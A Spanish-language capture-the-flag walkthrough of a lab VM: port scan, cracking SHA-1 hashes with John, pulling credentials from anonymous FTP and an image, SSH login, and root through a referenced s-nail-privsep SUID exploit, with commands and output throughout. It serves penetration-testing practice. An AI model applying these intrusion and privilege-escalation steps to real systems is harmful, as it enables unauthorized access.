Escaneo de puertos

```
nmap -p- --min-rate 5000 -sV <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 06:14 EDT
Nmap scan report for 192.168.195.147
Host is up (0.00054s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x    1 1000     1000          297 Feb 07  2021 chadinfo
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.195.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/kingchad.html
MAC Address: 00:0C:29:77:A6:7A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms 192.168.195.147

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.30 seconds
```

Puerto 80

Si inspeccionamos la pagina, veremos lo siguiente...

```
<!--
A7F9B77C16A3AA80DAA4E378659226F628326A95
D82D10564866FD9B201941BCC6C94022196F8EE8 -->
```

Veremos que esta codificado en `SHA-1` y si lo decodificamos...

```
john --wordlist=<WORDLIST> --format=Raw-SHA1 <HASH_FILE>
```

Info:

```
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
fuck you         (?)
VIRGIN           (?)
2g 0:00:00:00 DONE (2024-05-29 06:19) 100.0g/s 2568Kp/s 2568Kc/s 2915KC/s
Willie..Trevor
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords
reliably
Session completed.
```

No vemos que ponga nada interesante...

ftp

```
ftp anonymous@<IP>

get chadinfo
```

Dentro de ese archivo veremos lo siguiente...

```
PK
0
 HR��▒bchadinfoUT       j `Zj `ux
                              why yes,
########################
username is chad
??????????????????????
password?
!!!!!!!!!!!!!!!!!!!!
go to /drippinchad.png
PK
0
 HR��▒b▒��chadinfoUT j `ux
                           PKN
```

Si no sabemos que archivo es, hacemos lo siguiente...

```
file chadinfo
```

Info:

```
chadinfo: Zip archive data, at least v1.0 to extract, compression method=store
```

Vemos que es un `.zip` por lo que haremos lo siguiente...

```
mv chadinfo chadinfo.zip

unzip chadinfo.zip
```

Nos extrae un archivo que si lo leemos, veremos lo siguiente...

```
why yes,
######################
username is chad
??????????????????????
password?
!!!!!!!!!!!!!!!!!!!!!
go to /drippinchad.png
```

Nos da un usuario llamado `chad` y la `password` nos da una pista de que tenemos que ir a ese directorio `/drippinchad.png`...

```
URL = http://<IP>/drippinchad.png
```

Dentro vemos una imagen solamente, si buscamos por imagen en `Google` encontramos que la torre se llama `Torre de la doncella` que en ingles seria `Maiden's Tower` y lo transformamos en una posible contraseña `maidenstower`...


Credentials

```
User = chad
Password = maidenstower

ssh chad@<IP>
```

Una vez dentro leemos la flag...

user.txt (flag1)

```
flag 1/2
```



Si hacemos lo siguiente para ver los `SUID` que tenemos, veremos lo siguiente...

```
find / -type f -perm -4000 -ls 2>/dev/null
```

Info:

```
 25269    428 -rwsr-xr-x   1 root     root       436552 Jan 31  2020
/usr/lib/openssh/ssh-keysign
    31941     12 -rwsr-xr-x   1 root     root        10104 Jan  1  2016 /usr/lib/s-
nail/s-nail-privsep
    21909     52 -rwsr-xr--   1 root     messagebus    51184 Jul  5  2020
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
    16365     12 -rwsr-xr-x   1 root     root          10232 Mar 27  2017
/usr/lib/eject/dmcrypt-get-device
       81     64 -rwsr-xr-x   1 root     root          63736 Jul 27  2018
/usr/bin/passwd
     4028     52 -rwsr-xr-x   1 root     root          51280 Jan 10  2019
/usr/bin/mount
       76     56 -rwsr-xr-x   1 root     root          54096 Jul 27  2018
/usr/bin/chfn
     4030     36 -rwsr-xr-x   1 root     root          34888 Jan 10  2019
/usr/bin/umount
     3547     44 -rwsr-xr-x   1 root     root          44440 Jul 27  2018
/usr/bin/newgrp
     3694     64 -rwsr-xr-x   1 root     root          63568 Jan 10  2019 /usr/bin/su
       79     84 -rwsr-xr-x   1 root     root          84016 Jul 27  2018
/usr/bin/gpasswd
       77     44 -rwsr-xr-x   1 root     root          44528 Jul 27  2018
/usr/bin/chsh
```

Aqui el que nos interesa es `31941     12 -rwsr-xr-x   1 root     root        10104 Jan  1 2016 /usr/lib/s-nail/s-nail-privsep` por lo que haremos lo siguiente...

URL = https://www.exploit-db.com/exploits/47172

Vemos que podemos utilizar este exploit para ser `root` por lo que haremos lo siguiente...

```
dos2unix 47172.sh
```


Lo que hacemos es convertir ese archivo `.sh` a formato `Unix` para que nos funcione en la ejecuccion...

```
cd /tmp/

chmod +x 47172.sh

./47172.sh /usr/lib/s-nail/s-nail-privsep
```

Y ejecutando esto nos lo compilara, tardara un rato y seremos `root`, una vez siendo `root` leeremos la flag...

root.txt (flag2)

```
flag 2/2
```



congratulations!